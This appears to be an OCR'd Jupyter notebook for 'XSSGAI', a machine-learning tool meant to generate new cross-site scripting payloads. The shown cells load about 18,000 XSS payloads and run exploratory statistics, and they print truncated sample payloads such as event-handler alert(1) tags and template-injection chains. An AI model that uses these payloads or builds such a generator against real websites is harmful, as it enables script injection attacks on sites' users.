XSSGAI is the first-ever AI-powered XSS (Cross-Site Scripting) payload generator. It leverages machine learning and deep learning to create novel payloads based on patterns from real-world XSS attacks.

Created by: AnonKryptiQuz

Performing EDA

In [7]:

```
import tensorflow as tf

gpus = tf.config.list_physical_devices('GPU')
if gpus:
    try:
        for gpu in gpus:
            tf.config.experimental.set_memory_growth(gpu, True)
        print("GPU is available. Details:")
        print(gpus)
    except RuntimeError as e:
        print(e)
else:
    print("GPU is not available.")
```

```
GPU is available. Details:
[PhysicalDevice(name='/physical_device:GPU:0', device_type='GPU')]
```

In [8]:

```
!pip install tensorflow
```

```
Requirement already satisfied: tensorflow in /usr/local/lib/python3.11/dist-packages (2.1
9.0)
Requirement already satisfied: absl-py>=1.0.0 in /usr/local/lib/python3.11/dist-packages
(from tensorflow) (1.4.0)
Requirement already satisfied: astunparse>=1.6.0 in /usr/local/lib/python3.11/dist-packag
es (from tensorflow) (1.6.3)
Requirement already satisfied: flatbuffers>=24.3.25 in /usr/local/lib/python3.11/dist-pac
kages (from tensorflow) (25.2.10)
Requirement already satisfied: gast!=0.5.0,!=0.5.1,!=0.5.2,>=0.2.1 in /usr/local/lib/pyth
on3.11/dist-packages (from tensorflow) (0.6.0)
Requirement already satisfied: google-pasta>=0.1.1 in /usr/local/lib/python3.11/dist-pack
ages (from tensorflow) (0.2.0)
Requirement already satisfied: libclang>=13.0.0 in /usr/local/lib/python3.11/dist-package
s (from tensorflow) (18.1.1)
Requirement already satisfied: opt-einsum>=2.3.2 in /usr/local/lib/python3.11/dist-packag
es (from tensorflow) (3.4.0)
Requirement already satisfied: packaging in /usr/local/lib/python3.11/dist-packages (from
tensorflow) (25.0)
Requirement already satisfied: protobuf!=4.21.0,!=4.21.1,!=4.21.2,!=4.21.3,!=4.21.4,!=4.2
1.5,<6.0.0dev,>=3.20.3 in /usr/local/lib/python3.11/dist-packages (from tensorflow) (5.29
.5)
Requirement already satisfied: requests<3,>=2.21.0 in /usr/local/lib/python3.11/dist-pack
ages (from tensorflow) (2.32.3)
Requirement already satisfied: setuptools in /usr/local/lib/python3.11/dist-packages (fro
m tensorflow) (75.2.0)
Requirement already satisfied: six>=1.12.0 in /usr/local/lib/python3.11/dist-packages (fr
om tensorflow) (1.17.0)
Requirement already satisfied: termcolor>=1.1.0 in /usr/local/lib/python3.11/dist-package
s (from tensorflow) (3.1.0)
Requirement already satisfied: typing-extensions>=3.6.6 in /usr/local/lib/python3.11/dist
-packages (from tensorflow) (4.14.1)
Requirement already satisfied: wrapt>=1.11.0 in /usr/local/lib/python3.11/dist-packages (
```

```
from tensorflow) (1.17.2)
Requirement already satisfied: grpcio<2.0,>=1.24.3 in /usr/local/lib/python3.11/dist-pack
ages (from tensorflow) (1.74.0)
Requirement already satisfied: tensorboard~=2.19.0 in /usr/local/lib/python3.11/dist-pack
ages (from tensorflow) (2.19.0)
Requirement already satisfied: keras>=3.5.0 in /usr/local/lib/python3.11/dist-packages (f
rom tensorflow) (3.10.0)
Requirement already satisfied: numpy<2.2.0,>=1.26.0 in /usr/local/lib/python3.11/dist-pac
kages (from tensorflow) (2.0.2)
Requirement already satisfied: h5py>=3.11.0 in /usr/local/lib/python3.11/dist-packages (f
rom tensorflow) (3.14.0)
Requirement already satisfied: ml-dtypes<1.0.0,>=0.5.1 in /usr/local/lib/python3.11/dist-
packages (from tensorflow) (0.5.3)
Requirement already satisfied: tensorflow-io-gcs-filesystem>=0.23.1 in /usr/local/lib/pyth
on3.11/dist-packages (from tensorflow) (0.37.1)
Requirement already satisfied: wheel<1.0,>=0.23.0 in /usr/local/lib/python3.11/dist-packa
ges (from astunparse>=1.6.0->tensorflow) (0.45.1)
Requirement already satisfied: rich in /usr/local/lib/python3.11/dist-packages (from kera
s>=3.5.0->tensorflow) (13.9.4)
Requirement already satisfied: namex in /usr/local/lib/python3.11/dist-packages (from ker
as>=3.5.0->tensorflow) (0.1.0)
Requirement already satisfied: optree in /usr/local/lib/python3.11/dist-packages (from ke
ras>=3.5.0->tensorflow) (0.17.0)
Requirement already satisfied: charset-normalizer<4,>=2 in /usr/local/lib/python3.11/dist
-packages (from requests<3,>=2.21.0->tensorflow) (3.4.2)
Requirement already satisfied: idna<4,>=2.5 in /usr/local/lib/python3.11/dist-packages (f
rom requests<3,>=2.21.0->tensorflow) (3.10)
Requirement already satisfied: urllib3<3,>=1.21.1 in /usr/local/lib/python3.11/dist-packa
ges (from requests<3,>=2.21.0->tensorflow) (2.5.0)
Requirement already satisfied: certifi>=2017.4.17 in /usr/local/lib/python3.11/dist-packa
ges (from requests<3,>=2.21.0->tensorflow) (2025.7.14)
Requirement already satisfied: markdown>=2.6.8 in /usr/local/lib/python3.11/dist-packages
(from tensorboard~=2.19.0->tensorflow) (3.8.2)
Requirement already satisfied: tensorboard-data-server<0.8.0,>=0.7.0 in /usr/local/lib/py
thon3.11/dist-packages (from tensorboard~=2.19.0->tensorflow) (0.7.2)
Requirement already satisfied: werkzeug>=1.0.1 in /usr/local/lib/python3.11/dist-packages
(from tensorboard~=2.19.0->tensorflow) (3.1.3)
Requirement already satisfied: MarkupSafe>=2.1.1 in /usr/local/lib/python3.11/dist-packag
es (from werkzeug>=1.0.1->tensorboard~=2.19.0->tensorflow) (3.0.2)
Requirement already satisfied: markdown-it-py>=2.2.0 in /usr/local/lib/python3.11/dist-pa
ckages (from rich->keras>=3.5.0->tensorflow) (3.0.0)
Requirement already satisfied: pygments<3.0.0,>=2.13.0 in /usr/local/lib/python3.11/dist-
packages (from rich->keras>=3.5.0->tensorflow) (2.19.2)
Requirement already satisfied: mdurl~=0.1 in /usr/local/lib/python3.11/dist-packages (fro
m markdown-it-py>=2.2.0->rich->keras>=3.5.0->tensorflow) (0.1.2)
```

In [9]:

```
import pandas as pd
import numpy as np
import seaborn as sns
import matplotlib.pyplot as plt
import sentencepiece as spm
from sklearn.feature_extraction.text import CountVectorizer
from sklearn.model_selection import train_test_split
from tensorflow.keras.preprocessing.text import Tokenizer
from tensorflow.keras.preprocessing.sequence import pad_sequences
from tensorflow.keras.models import Sequential, Model
from tensorflow.keras.layers import Input, Embedding, Bidirectional, GRU, Dense, Dropout,
Attention
from tensorflow.keras.optimizers import Adam
from tensorflow.keras import backend as K
from tensorflow.keras.callbacks import EarlyStopping, ModelCheckpoint
from wordcloud import WordCloud
from collections import Counter
```

In [10]:

```
import pandas as pd
import requests
```

```
def fetch_payloads(url):
    try:
        response = requests.get(url, timeout=10)
        response.raise_for_status()
        payloads = response.text.strip().split('\n')
        return pd.DataFrame(payloads, columns=['payload'])
    except requests.exceptions.RequestException as e:
        print(f"Error fetching data from {url}: {e}")
        return pd.DataFrame(columns=['payload'])

train_url = "https://raw.githubusercontent.com/AnonKryptiQuz/XSSGAI/refs/heads/main/train_payloads.txt"
test_url = "https://raw.githubusercontent.com/AnonKryptiQuz/XSSGAI/refs/heads/main/test_payloads.txt"

train_payloads_df = fetch_payloads(train_url)
test_payloads_df = fetch_payloads(test_url)

if train_payloads_df.empty or test_payloads_df.empty:
    print("One or both datasets are empty. Please check the URLs.")
else:
    print("Datasets loaded successfully.")
```

```
Datasets loaded successfully.
```

In [11]:

```
print("Training Payloads (First 5 rows):")
print(train_payloads_df.head())

print("\nTesting Payloads (First 5 rows):")
print(test_payloads_df.head())
```

```
Training Payloads (First 5 rows):
                                              payload
0  {{constructor.constructor(valueOf.name.constru...
1  <blockquote id=x tabindex=1 ondeactivate=alert...
2  <!--><svg+onload=%27top[%2fal%2f%2esource%2b%2...
3  <data onblur=alert(1) id=x tabindex=1 style=di...
4  <details onmouseup="alert(1)">AnonKryptiQuz</d...

Testing Payloads (First 5 rows):
                                              payload
0  <script id=x tabindex=1 onbeforeactivate=alert...
1  <style>:target {color:red;}</style><legend id=...
2  <summary onpointerout=alert(1) style=display:b...
3  &lt;BODY BACKGROUND=&quot;javascript:alert(&ap...
4  <animate onpointerdown=alert(1) style=display:...
```

In [12]:

```
print("Training Payloads (Last 5 rows):")
print(train_payloads_df.tail())

print("\nTesting Payloads (Last 5 rows):")
print(test_payloads_df.tail())
```

```
Training Payloads (Last 5 rows):
                                                 payload
14432  <style>:target {color:red;}</style><mark id=x ...
14433  <style>:target {color: red;}</style><xmp id=x ...
14434  <details onpaste="alert(1)" contenteditable>An...
14435  <data onmouseover="alert(1)" style=display:blo...
14436  <tbody onbeforecopy="alert(1)" contenteditable...

Testing Payloads (Last 5 rows):
                                                 payload
3604                                        a=\"get\";
3605  <p oncopy=alert(1) value="AnonKryptiQuz" autof...
3606  <div draggable="true" contenteditable>drag me<...
3607  "`'><script>\xE2\x80\x8Ajavascript:alert(1)</s...
3608                        <div id="97"><!-- IE 5-9 -->
```

In [13]:

```
print("Training Dataset Dimensions:")
print(train_payloads_df.shape)

print("\nTesting Dataset Dimensions:")
print(test_payloads_df.shape)
```

```
Training Dataset Dimensions:
(14437, 1)

Testing Dataset Dimensions:
(3609, 1)
```

In [14]:

```
print("Training Dataset Info:")
print(train_payloads_df.info())

print("\nTesting Dataset Info:")
print(test_payloads_df.info())
```

```
Training Dataset Info:
<class 'pandas.core.frame.DataFrame'>
RangeIndex: 14437 entries, 0 to 14436
Data columns (total 1 columns):
 #   Column   Non-Null Count  Dtype 
---  ------   --------------  ----- 
 0   payload  14437 non-null  object
dtypes: object(1)
memory usage: 112.9+ KB
None

Testing Dataset Info:
<class 'pandas.core.frame.DataFrame'>
RangeIndex: 3609 entries, 0 to 3608
Data columns (total 1 columns):
 #   Column   Non-Null Count  Dtype 
---  ------   --------------  ----- 
 0   payload  3609 non-null   object
dtypes: object(1)
memory usage: 28.3+ KB
None
```

In [15]:

```
print("Training Dataset Data Types:")
print(train_payloads_df.dtypes)

print("\nTesting Dataset Data Types:")
print(test_payloads_df.dtypes)
```

```
Training Dataset Data Types:
payload    object
dtype: object

Testing Dataset Data Types:
payload    object
dtype: object
```

In [16]:

```
print("Missing Values in Training Dataset:")
print(train_payloads_df.isnull().sum())

print("\nMissing Values in Testing Dataset:")
print(test_payloads_df.isnull().sum())
```

```
Missing Values in Training Dataset:
payload    0
dtype: int64
```

```
Missing Values in Testing Dataset:
payload    0
dtype: int64
```

In [17]:

```
print("Duplicate Values in Training Dataset:")
print(train_payloads_df.duplicated().sum())

print("\nDuplicate Values in Testing Dataset:")
print(test_payloads_df.duplicated().sum())
```

```
Duplicate Values in Training Dataset:
0

Duplicate Values in Testing Dataset:
0
```


In [18]:


```
train_payloads_set = set(train_payloads_df['payload'])

duplicates_in_test = test_payloads_df[test_payloads_df['payload'].isin(train_payloads_set
)]

if not duplicates_in_test.empty:
    print(f"\nFound {len(duplicates_in_test)} payloads in the test set that are also in t
he training set.")
    print("These will be removed from the test set to prevent data leakage.")
    test_payloads_df = test_payloads_df[~test_payloads_df['payload'].isin(train_payloads
_set)]
    print(f"Testing dataset size after removing duplicates: {len(test_payloads_df)}")
else:
    print("\nNo cross-dataset duplicates found. The datasets are clean.")
```


```
No cross-dataset duplicates found. The datasets are clean.
```

In [19]:

```
train_payloads_df['length'] = train_payloads_df['payload'].apply(len)
test_payloads_df['length'] = test_payloads_df['payload'].apply(len)

plt.figure(figsize=(15, 10))
train_payloads_df['length'].hist(bins=15)
plt.title("Distribution of Payload Lengths in Training Dataset")
plt.xlabel('Payload Length')
plt.ylabel('Frequency')
plt.show()

plt.figure(figsize=(15, 10))
test_payloads_df['length'].hist(bins=15)
plt.title("Distribution of Payload Lengths in Testing Dataset")
plt.xlabel('Payload Length')
plt.ylabel('Frequency')
plt.show()
```










In [20]:

```
plt.figure(figsize=(15, 10))
train_payloads_df['length'].value_counts().sort_index().plot(kind='bar')
plt.title('Payload Length vs Frequency (Training Dataset)')
plt.xlabel('Payload Length')
plt.ylabel('Frequency')
plt.show()

plt.figure(figsize=(15, 10))
test_payloads_df['length'].value_counts().sort_index().plot(kind='bar')
plt.title('Payload Length vs Frequency (Testing Dataset)')
plt.xlabel('Payload Length')
plt.ylabel('Frequency')
plt.show()
```





